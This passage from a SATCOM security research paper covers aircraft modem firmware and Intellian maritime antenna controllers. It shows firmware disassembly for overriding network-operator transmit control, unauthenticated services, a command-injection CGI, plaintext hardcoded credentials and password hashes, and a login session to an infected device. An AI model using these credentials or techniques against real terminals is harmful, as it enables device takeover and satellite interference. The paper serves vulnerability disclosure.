li      $a2, 0x3F
jal     recv

```

When this handshake has been completed, and the modem has successfully established a connection to the ACU, there are different commands that can be sent to this ACU in order to mute/unmute the transmission (by controlling the Block Up Converter). Having control over whether an antenna is transmitting or not is a key capability when considering RF attacks in SATCOM environments.




This situation also introduces the problem of the security posture we can find in protocols used to interface with different ACUs, also in the maritime sector. For instance, OpenAMIP²⁷ does not strictly require a specific authentication or authorization mechanism. The same issue has been found in other proprietary protocols, although details are omitted in this paper.

Network Operations Center (NOC)

We anticipated SATCOM terminals highly depend on the NOC to receive instructions to properly operate. In our specific case, the NOC is in charge of the following functions:

- Managing satellite transponder capacity
- Allocating forward and return link frequencies transmit authorization, data rate, and transmit power for each airborne terminal
- Monitoring of the EIRP levels to each satellite transponder and commanding transmit power changes of selected airborne terminals as required
- Managing data rate change requests from airborne terminals.
- Managing aggregate off-axis EIRP spectral density
- Managing faults of the system, including maintaining system wide keep-alive signaling for positive control of airborne terminal transmissions

²⁷ "OpenAMIP is an IP based protocol that facilitates the exchange of information between an Antenna Controller Unit and a satellite router.



Basically, once data from the aircraft navigation system is available, the antenna automatically points to the desired satellite and begins receiving the forward links. However, in order to avoid RF interferences to other satellites, the airborne terminal cannot start transmitting to the satellite yet, until the NOC authorizes the terminal via the forward link. Upon receipt of this authorization, the airborne terminal consults non-transmit policy information locally stored and compares this to aircraft navigation system location information to determine whether the aircraft is permitted to transmit. Still, there are other inputs that complete the 'enable transmission logic':

- No faults are detected
- The calculated pointing direction is not inside a 'blocked direction' mask area
- Correct polarization
- Pointing error is sensed as less than the regulatory limit (0.2 degrees)
- The Modem is locked on the desired satellite RX signal

Not all these functions are controlled by the modem, so in order to turn our compromised HX200 into an intentional radiator we also may need to take control over certain functionalities on the KRFU and KANDU.

The different kinds of messages supported between the terminal and the NOC are quite complex. They are well described in the patents we have previously referenced. Instead of elaborating all of them, we basically focus on an important example to illustrate how it

would be possible to prevent the NOC from remotely disabling or controlling the terminal. As a result, once a malicious firmware has been installed in the compromised MDU, it is possible to let the terminal operate independently, instead of being under NOC's control.

By consulting one of the three key documents²⁸ we can find the following command, that is sent via an ICAP packet (Inroute Command/Acknowledgement Packet):

TABLE 3b

<u>Disable/Enable TU Command</u>		
Bits	Field	Description/Notes
26	SerNr	This is the Serial Number of RCVR 410, for example, or other unique remote user identifier.
5	Command	A value of 2 indicates a Disable/Enable TU Command - When disabled, RCVR 410 will not transmit again until it is explicitly enabled from NOC 210. This setting may be stored in nonvolatile memory in RCVR 410. This command

TABLE 3b-continued

<u>Disable/Enable TU Command</u>		
Bits	Field	Description/Notes
		preferably is sent on the "All RCVR" multicast address. There may be no acknowledgement to this command.
1	Enable	Set to "1" if enable, set to "0" for disable.
16	AssignID	This is an Id that may be used in future Bandwidth Allocation Packets, where future Bursts will be allocated.

If the NOC detects any situation that requires the airborne terminal to be disabled, this command will be received. Let's analyze in the firmware how it is handled:

In '*ParseICAP*' function we can see the different subcommands that are supported, but also, we can see others that are not publicly documented.


²⁸ <https://www.google.com/patents/US6834039>

```

off_80A56784: .word aRangingAck          # DATA XREF: dump_icap_debuginfo+10C7r
              # "Ranging ACK"
              .word aAlohaAck          # "Aloha ACK"
              .word aEnableDisableTransm # "Enable/Disable Transmit"
              .word aStartRanging      # "Start Ranging"
              .word aGoActive          # "Go Active"
              .word aChangeGroup       # "Change Group"
              .word aSendTest          # "Send Test"
              .word aReset_0           # "Reset"
              .word aSupplementalStarMes # "Supplemental Star/Mesh ACK"
              .word aCompressionReset  # "Compression Reset"
              .word aBulkCommand       # "Bulk Command"
              .word aUndefined_10      # "Undefined"
              .word aForceRate         # "Force Rate"
              .word aAisRanging        # "AIS Ranging"
              .word aStarQoSAck        # "Star QoS ACK"

```

For example, when receiving an ICAP where the command byte is '4h' (actually 0xC4h in the ICAP frame), which corresponds to 'Enable/Disable transmit' operation, the following code is executed:



At 0x81611515 we have the flag that other functions check to know whether the MDU is allowed to transmit or not. Using the same approach, we can track and patch any other function that handles those messages sent by the NOC to instruct our terminal on using a specific amount of power for the transmission, Inroute Groups, Frequencies, Timing, Bandwidth restrictions, bitrate, modulation and coding schemes, ALOHA slots, etc. As a result, it is possible that a compromised SATCOM terminal operates independently, without complying with the NOC instructions. Also, we can enable the inroute without a valid outroute. Thus, the modem may be transmitting when it is not authorized to do so which basically breaks several fundamental regulatory rules for Earth Stations Aboard Aircraft (ESAA) such as § 25.227(a)(9) and § 25.227(a)(10)²⁹.

²⁹ http://licensing.fcc.gov/myibfs/download.do?attachment_key=1091461

Among other attacks, this can be leveraged by attackers to launch denial of service attacks against satellites, both from a logical and physical perspective.

In case this situation is detected, airlines and satellite service providers can use a secondary communication channel, such as ACARS, in order to instruct the crew to disable the unit manually.

Network Services

Web

Without any authentication it is possible to monitor the status of the unit, network connections, statistics, arp entries, webs being accessed by passengers, etc. Also, it is possible to perform more aggressive actions such as rebooting the terminal.

The screenshot shows a web browser window displaying the 'Advanced Configuration and Statistics' (ACS) interface. The browser's address bar shows the URL '128.65.86.65/advanced/advanced.html'. The page header includes the device's S/N: 2251594, Main.bin: [6.9.0.51], and Fallback.bin: [6.9.0.20_PID]. The page title is 'Advanced Configuration and Statistics'. The interface is divided into a left navigation menu and a main content area. The navigation menu includes sections like Policy Config, PEP, Turbopage, and Logs. The main content area displays 'General Stats' and 'TPC Gen Statistics'. The 'General Stats' section shows the Network Time as THU NOV 23 22:57:04 2017. The 'TPC Gen Statistics' section provides detailed information about the TPC, including its start time, IP address, terminal type, build number, and status. It also includes various connection and object allocation statistics.

```
-----
Network Time: THU NOV 23 22:57:04 2017
-----
----- TPC Gen Statistics -----
TPC Start Time..... THU NOV 23 16:19:13 2017
TPC IP Address..... 128.65.86.65
Terminal Type..... HX200H
Build Number..... 6.9.0.51
TPC Status..... RUNNING

-- Browser Connections Stats ----
Browser Rqsts Rcvd..... 97
Curr Browser Conns..... 0
Peak Browser Conns(Startup)..... 30
Peak Browser Conns(After Clear)..... 30
Peak Browser Conns(After Clear) % 24
Max-Reached Browser Conns..... 0
Persistent Conn Rqsts..... 120
Pipeline Stop Threshold Hit..... 0
Pipelined Rqsts..... 0
Go Direct User Agent Rqst Rcvd... 0
Go Direct Domain Rqsts(PS)..... 0
Go Direct Domain Rqsts(WS)..... 0
Non Mozilla User Agent Rqst Rcvd. 62
Conns Abtrtd(Unknown Host)..... 0
Downstream Socket Reads Failed... 0
LAN Send Blocked %..... 0
TPC Error Local Redirect Rqsts... 3

-- Object Allocation Stats -----
Peak Upstream Conns..... 16
Max-Reached Upstream Conns..... 0
Failed Big URL Buffers..... 0
Curr Big URL Buffers..... 0
Peak Big URL Buffers..... 0

-- Common HPP Stats -----
Prefetch Coverage %..... 1
Prefetch Efficiency %..... 16
Prefetch Header Efficiency %..... 11
Prefetch Total Efficiency %..... 13
Prefetched Objects..... 6
Prefetched Hdr Objects..... 9
Nonsec Prefetch Obj Over Sec TTMP 0
Prefetch Objects Used..... 1
Prefetch Hdr Objects Used..... 1
Prefetch FAILED URLs..... 0
Prefetch Objects Purged..... 0
```

S/N: 2251594
Main bin: [6.9.0.51]
Fallback bin: [6.9.0.20_PID]

Home
Restart-HX200M

Advanced Configuration and Statistics

Enable Auto Refresh: Interval (sec): Submit

Startup Timestamp
THU NOV 23 2017 17:16:44

Advanced Menu

- + General
- + Outroute
- + Transmitter
- + Diagnostics
 - Hourly History
 - Archived Records
 - **IP Address Stats**
 - LAN1 Stats
 - VP Stats
 - TTMP History
 - Per TPS History
 - CPU Usage Stats
 - Generate Traffic
- + Expert
- + LAN/WAN
- + IP Routing
- + IP Stack/Services
- + Multi Star Mesh
- + Mesh Receiver
- + Firewall
- + PEP
- + Turbopage
- + Layer 4 Switch
- + CAX
- + Logs
- + OS Stats
- + Installation

IP Address Stats

Network Time: THU NOV 23 23:00:03 2017

INGRESS Filter IP Address Based Statistics

Cumulative Statistics							
Vlan_id	IP	VPN Detected	TCP Pkts/Bytes	UDP Pkts/Bytes	Web Pkts/Bytes	ICMP Pkts/Bytes	IGMP P
0	10.7.0.10	NO	7275/291136	0/0	0/0	0/0	0/0
0	192.168.0.2	NO	324740/18278832	0/0	0/0	4090/343560	0/0
0	0.0.0.0	NO	0/0	9/3276	0/0	0/0	0/0
0	10.2.0.5	YES	0/0	9/2952	0/0	0/0	0/0
0	10.178.26.5	NO	51/3305	0/0	0/0	0/0	0/0
0	10.178.26.16	NO	164/8300	45/1980	0/0	3/168	0/0
0	10.178.26.149	NO	319/16702	195/8580	0/0	42/2352	0/0
0	10.178.26.88	NO	917/56545	0/0	402/20880	28/2912	0/0

Ephemeral Statistics (Cleared every 300 seconds)							
Vlan_id	IP	VPN Detected	TCP Pkts/Bytes	UDP Pkts/Bytes	Web Pkts/Bytes	ICMP Pkts/Bytes	IGMP P
0	10.7.0.10	NO	67/2680	0/0	0/0	0/0	0/0
0	192.168.0.2	NO	2442/140380	0/0	0/0	40/3360	0/0
0	10.178.26.149	NO	10/898	0/0	0/0	0/0	0/0
0	10.178.26.88	NO	91/4763	0/0	70/3640	0/0	0/0

NOTE: 169.254.xxx.xxx and 0.0.0.0 addresses correspond to DHCP packets received by the VSAT.

Telnet

Using backdoors, we can get access to the VxWorks Shell console. In terms of impact, this kind of access grants the attacker the ability to execute arbitrary code. This vector can also be leveraged to achieve persistence.

```
-> help
help                Print this list
ioHelp              Print I/O utilities help info
dbgHelp             Print debugger help info
nfsHelp             Print nfs help info
netHelp             Print network help info
spyHelp             Print task histogrammer help info
timexHelp           Print execution timer help info
h                   [n]          Print (or set) shell history
i                   [task]       Summary of tasks' TCBS
ti                  task         Complete info on TCB for task
sp                  adr,args...  Spawn a task, pri=100, opt=0, stk=20000
taskSpawn           name,pri,opt,stk,adr,args... Spawn a task
td                  task         Delete a task
ts                  task         Suspend a task
tr                  task         Resume a task
d                   [adr[,nunits[,width]]] Display memory
m                   adr[,width]  Modify memory
mRegs               [reg[,task]]  Modify a task's registers interactively
pc                  [task]       Return task's program counter
Type <CR>           to continue, Q<CR> to stop:
iam                 "user"["passwd"]  Set user name and passwd
whoami              Print user name
devs                List devices
ld                  [syms[,noAbort][,"name"]] Load stdin, or file, into memory
                    (syms = add symbols to table:
                    -1 = none, 0 = globals, 1 = all)
lkup                 ["substr"]   List symbols in system symbol table
lkAddr              address      List symbol table entries near address
```

```

checkStack [task]          List task stack sizes and usage
printErrno value          Print the name of a status value
period secs,adr,args...  Spawn task to call function periodically
repeat n,adr,args...     Spawn task to call function n times
(0=forever)
version                   Print VxWorks version info, and boot line

```

FTP

Using backdoors, it is possible to access to the filesystem. It is worth mentioning that FTP is one of the accepted methods to update the firmware. This vector can also be leveraged to achieve persistence.

```

250 Changed directory to "/cfg0/"
ftp> ls
227 Entering Passive Mode (128,65,86,65,4,1)
150 Opening ASCII mode data connection

```


size	date	time	name	
4532309	Jan-01-1980	00:00:14	fallback.bin	
386543	Jan-01-1980	00:04:58	zipdb.gz	
3025	Jun-17-2016	19:16:26	sbc.cfg	
82	Jan-01-1980	00:05:38	bootline.txt	
2048	Aug-24-2016	01:48:32	config	<DIR>
2048	Jul-10-2016	00:02:02	new	<DIR>
2048	Nov-25-2017	23:46:22	logs	<DIR>
2975	Nov-25-2017	20:35:40	reset.log	
8	Nov-25-2017	20:48:04	time.log	
18	Nov-25-2017	20:42:18	main.dat	
524288	Nov-25-2017	20:34:30	leofs	
0	Dec-04-2013	16:53:52	eeprom.dat	
2005	Nov-25-2017	23:52:34	cimcfg.a	
2048	Dec-04-2013	16:53:48	bin	<DIR>
2048	Nov-25-2017	20:38:08	snmpd	<DIR>
894	Jan-25-2016	15:43:54	txradio.dat	
63	Jul-10-2016	00:02:02	rules.txt	

Install Console

This service was listening on port 1953/TCP without authentication. It allows a user to configure and control the modem.

6. The Row 44 system has multiple modes for detecting and reacting to faulty operations. The ACU computes pointing error – that is, deviation of the antenna’s main lobe from a sightline to the target satellite – from data delivered by the MDU. According to Row 44, the ACU is designed to limit pointing error to 0.2° during normal operation and will shut the AES transmitter down within 100 milliseconds if pointing error exceeds 0.5°. The pointing error is computed by the ACU from received dynamic Es/No values emanating from the MDU. The Es/No data is delivered at a rate of ten updates per second (*i.e.*, every 100 milliseconds). Row 44 asserts that the 0.2° error limit is maintained under various types of aircraft motion, including compliance in situations where the aircraft is not on the same longitude as the satellite it is transmitting to up to +/-25° skew angle. In summary, a combination of the aircraft position and movement information from the onboard aircraft computer, near-continuous signal strength data provided by the MDU as received/processed from the satellite, a closed loop, low latency and bias adjustment is utilized by the three axis gimballed control system to maintain accurate satellite tracking.

The following function initializes the parameters



```
# Port Number 2100

info_srvr_set_default_params:
li    $v0, 0x834
li    $v1, 0x64      # 100 ms
sw    $zero, 0($a0)
sh    $v0, 4($a0)
li    $v0, 0xA
sw    $v1, 8($a0)
li    $v1, 0x32
sw    $v0, 0xC($a0)
li    $v0, 0x9C4
sw    $v1, 0x10($a0)
li    $v1, 0x1C2
sb    $zero, 0x14($a0)
sw    $zero, 0x18($a0)
sh    $v0, 0x1C($a0)
li    $v0, 1
sw    $v1, 0x24($a0)
sw    $v0, 0x20($a0)
jr    $ra
nop
# End of function info_srvr_set_default_params
```

Then, at 'InfoSrvConHandler' we can see how this service obtains from the demodulator the 'Es/No' Data that is sent to the clients that are connected.



According to the description, we should assume that the IP that is connected to this InfoServer (10.7.0.10) should belong to the Antenna Control Unit (ACU). We could verify this is actually the case by issuing a query to the SMU's internal DNS from the in-flight WiFi during a different flight.

```
dig @128.65.65.98 -x 10.7.0.10 ANY
; <<>> DiG 9.8.3-P1 <<>> @128.65.65.98 -x 10.7.0.10 ANY
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62894
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; QUESTION SECTION:
;10.0.7.10.in-addr.arpa.      IN      ANY
;; ANSWER SECTION:
10.0.7.10.in-addr.arpa.    86400  IN      PTR     acu.aircraft.local.
;; AUTHORITY SECTION:
0.7.10.in-addr.arpa.86400 IN      NS      localhost.
;; ADDITIONAL SECTION:
localhost.                 86400  IN      A       127.0.0.1
;; Query time: 1 msec
;; SERVER: 128.65.65.98#53(128.65.65.98)
;; WHEN: Sat May 12 18:29:58 2018
;; MSG SIZE rcvd: 111
```

The same approach was used to obtain the internal IP, in that segment, for the SMU (10.7.0.1) and the High Power Transceiver (10.7.0.20).

```
1.0.7.10.in-addr.arpa.    86400  IN      PTR     smu.aircraft.local.
20.0.7.10.in-addr.arpa.  86400  IN      PTR     hpt.aircraft.local.
```

From the VxWorks Shell at the MDU it was possible to ping these devices.

Host Command Server

This service is listening on port 2300/TCP. It relies on the function 'hostCmd' that supports multiple commands that can be used for different purposes: change settings, adjust radio parameters, statistics, cryptographic keys, maintenance operations, configuration testing, etc. It is extensively used by other firmware functions.

```
aam_bist_odu_status_get:loc_800356C8  jal  hostCmd
aam_set_transmit_radio_parms:loc_80...  jal  hostCmd
aam_uplink_mode_set+2C                 jal  hostCmd
aam_uplink_mode_get+24                 jal  hostCmd
aam_tunnel_bypass+34                   jal  hostCmd
aam_tx_status_show+10                   jal  hostCmd
aam_tx_test_activate:loc_80037240      jal  hostCmd
aam_tx_test_activate_ac+4C             jal  hostCmd
dvtTcpServerWorkTask+28                 jal  hostCmd
OpenLocalMAC+64                         jal  hostCmd
```

We can see that the SMU (192.168.0.2) is connected to this service (as well as to the web UI).

87b777e8	TCP	0	0	192.168.0.1.80	192.168.0.2.56111
87b77f20	TCP	0	0	192.168.0.1.80	192.168.0.2.56097
87b7744c	TCP	0	0	128.65.86.65.23	190.48.79.214.51208
87b765dc	TCP	0	255	192.168.0.1.2100	10.7.0.10.2035
87b775d8	TCP	0	0	192.168.0.1.2300	192.168.0.2.52373

Maritime

The research that was presented in 2014 covered multiple vulnerabilities that were remotely exploitable in maritime SATCOM equipment from different vendors, such as Cobham or JRC. In subsequent years, we have seen a growing interest in everything related to the maritime cybersecurity. The situation in this sector can be analyzed using pretty much the same metrics we use for other transportation industries, such as aviation or automotive.

In this section we are presenting two fundamental scenarios:

- There are vulnerabilities that allow to directly control an Earth Station on Vessels (ESV), including the antenna.
- Malware is an ongoing problem for these systems.

The Intellian Case




Intellian portfolio includes multiple Satellite antennas for different services such as Global Xpress, FleetBroadband or VSAT. They also manufacture the corresponding ACUs that have been evolving over time, reaching a point where they include multiple wireless technologies such as WiFi or Bluetooth.


This is the trend we see nowadays in devices that were historically isolated or supporting wired connections only. These devices are being designed with additional communication technologies that have been widely present for years in domestic devices but scarcely in the industrial sector. Intellian also provides PC and mobile apps, Aptus,³¹ that allow controlling these devices.

³¹ <http://www.intelliantech.com/News/productupdates/view/14>

Basic System Configuration (8W BUC)



This is the common architecture for the solution. As usual, the first step is to try our luck and find a firmware publicly available. Intellian's main website requires login to download firmware updates but a simple google search revealed that their Amazon S3 buckets are wide open. In fact, someone left a message warning about this problem:



```
Hello,  
This is a friendly warning that your Amazon AWS S3 bucket settings are wrong.  
Anyone can write to this bucket.  
Please fix this before a bad guy finds it.
```

Our target was 'iARM_Firmware_Update-V1.10A.tgz' file' which contains an embedded ramdisk with the filesystem.

There are several hardcoded, in certain cases also undocumented, credentials that can be used to gain access to the affected device

These credentials have been found in the following files

File: '/etc/bim_user.cfg'

```
# user for web  
#  
#  
#                               username      password      usergroup     last  
password change
```

```

sys_user      = ["intellian" , "12345678", 0, 0]
# normal user
sys_user      = ["masteruser", "intellian", 1, 0]
# master user
sys_user      = ["guest", "guest", 2, 0]
# guest user

```

File: '/etc/shadow'

```

root:$1$aB6lKkRk$VqB01V4.mK/2z9VWDYscO1:13514:0:99999:7:::
bin:!:10933:0:99999:7:::
daemon:!:10933:0:99999:7:::
adm:!:10933:0:99999:7:::
lp:!:10933:0:99999:7:::
sync:!:10933:0:99999:7:::
shutdown:!:10933:0:99999:7:::
halt:!:10933:0:99999:7:::
uucp:!:10933:0:99999:7:::
operator:!:10933:0:99999:7:::
nobody:!:10933:0:99999:7:::
default:!:10933:0:99999:7:::
sysbas:$1$G3bCE4tt$Qj63oR1J2TjYHTrIHQacJ0:13514:0:99999:7:::
intellian_admin:$1$q8wWDSXA$e8u3spdqtju5KRADToQo0:13514:0:99999:7:::

```

File: '/etc/passwd'

```

root:$1$1NMnvCi3$V4Im8YxDE0qlYFQbq1kkX.:0:0:root:/tmp:/bin/sh
ftp:$1$8/cQQBxs$TnowI83eVlDuLPxCwatC31:1001:1001:Linux
User,,,:/home/ftp:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:100:sync:/bin:/bin/sync
mail:x:8:8:mail:/var/spool/mail:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
operator:x:37:37:Operator:/var:/bin/sh
haldaemon:x:68:68:hald:/:/bin/sh
dbus:x:81:81:dbus:/var/run/dbus:/bin/sh
nobody:x:99:99:nobody:/home:/bin/sh
sshd:x:103:99:Operator:/var:/bin/sh
default:x:1000:1000:Default non-root user:/home/default:/bin/sh
sysbas:x:0:0:Linux User,,,:/tmp:/bin/sh
intellian_admin:x:0:0:Linux User,,,:/tmp:/bin/sh

```

File: '/etc/snmp.cfg'

```

snmpv2      = "readwrite"
snmpv2_community = "intellian"
snmp_param  = [ "sysLocation" , "intellian" ]
snmp_param  = [ "sysContact" , "intellian" ]
trap_dest   = "192.168.1.1"
trap_port   = "162"
trap_param  = "-v 2c -c public"
AUTHENTICATION = "auth"
AUTH_USER    = "intellian"
AUTH_ENC     = "md5"
AUTH_PASS    = "12345678"

```

```
PRIV_ENC          = ""
PRIV_PASS         = ""
context_name      = ""
engine_id         = ""
reboot_count     = 0
```

Vulnerable CGIs

The CGIs that comprise the web UI contain multiple vulnerabilities, mainly unsanitized calls to 'system' where parameters can be controlled by the attacker. It is possible to use these CGIs to execute arbitrary commands without being previously authenticated.

File: /usr/local/www/cgi-bin/setagent.cgi

```
loc_11254          ; jumtable 00010DC0 case 40
ADD     R4, SP, #0xC50+var_BD8
SUB     R4, R4, #8
LDR     R0, =aFilename ; "filename"
MOV     R1, R4
MOV     R2, #0x400
BL      cgiFmtFileName
CMP     R0, #0
BNE     loc_12480
```

```
loc_11274
ADD     R6, SP, #0xC50+var_2C0
ADD     R6, R6, #8
MOV     R2, R4
LDR     R1, =aMvSS ; "mv %s %s"
LDR     R3, =aTmpFlextest ; "/tmp/flextest"
MOV     R0, R6 ; s
BL      sprintf
MOV     R0, R6 ; command
BL      system
B       loc_11068
```

The security posture of the ACU firmware is certainly poor. The purpose of this research is not enumerating vulnerabilities, but it is trivial to remotely gain root access to the ACU not only via the web UI, FTP, SSH, and Telnet but also by abusing other services.

Signal Level **500**

Restart Setup Save Sat. Ant. Info Account Logout

Dashboard

Current Antenna Position / Target Antenna Position

Relative Azimuth(°)	199.62
Absolute Azimuth(°)	199.62 / 198.05
Elevation(°)	44.52 / 45.61
LNB Pol Angle(°)	14.40 / 14.25

GPS

Longitude(°) E ↕

Latitude(°) N ↕

Heading Device

Current Device

↕

Heading(°) ●

BOW Offset

Current Bow Offset(°)

Dual Satellite Mode

● KOR

Azimuth Animation



Antenna Information

Antenna Size	110 cm / 42 inch
Voltage	18.5V / 27.1V
Antenna Product	T3-111AW2

Malware Onboard

By analyzing one of the random vessels equipped with products that can be found exposed to the Internet, we discovered the ACU was infected by the Mirai botnet. In this paper we previously described how hosts infected by the Gagfyt botnet were trying to get access to an airborne modem, fortunately without success. In this case the ACU was already infected.

```

Connected to XXXX-MASKED.nat.globalconnex.net.
Escape character is '^]'.

XXXX login: intellian_admin
Password:
# uname -a
Linux BIM 2.6.39+ #448 PREEMPT Thu Nov 3 09:53:39 KST 2016 armv5tej1
GNU/Linux
# w
-sh: w: not found
# ps aux
PID  USER      TIME  COMMAND
   1  root         0:04  init
   2  root         0:01  [kthreadd]
   3  root         0:00  [ksoftirqd/0]
...
 596  root         2:28  [flush-ubifs_0_2]

```

```

630 root      12:01 /usr/sbin/telnetd
634 root      0:00 /usr/sbin/vsftpd
643 root      59:17 /usr/local/sbin/dropbear -K 10
645 root      4:37 /sbin/pineta
651 root      0:53 /usr/sbin/crond -l 8
652 root      0:00 /sbin/getty -L console 115200 vt100
711 root      0:00 /sbin/udhcpd -S /etc/udhcpd_running.conf
732 root      34:34 event_logger
733 root      1:11 trap_sender
747 root      169:32 /bin/acu_server
813 root      87:27 snmpd -f -c /etc/snmpd.conf
844 root      20:19 /bin/wifi_manager
845 root      65:46 /bin/sg_daemon
846 root      213:36 /bin/modem_mon
847 root      2:52 /bin/imon
852 root      0:53 /usr/sbin/crond -l 8
854 root      0:00 stunnel /etc/stunnel.conf
862 root      14:30 /bin/lighttpd -D -m /lib -f /etc/lighttpd.conf
6106 root     0:08 /usr/local/sbin/dropbear -K 10
6722 root     0:04 [kworker/0:0]
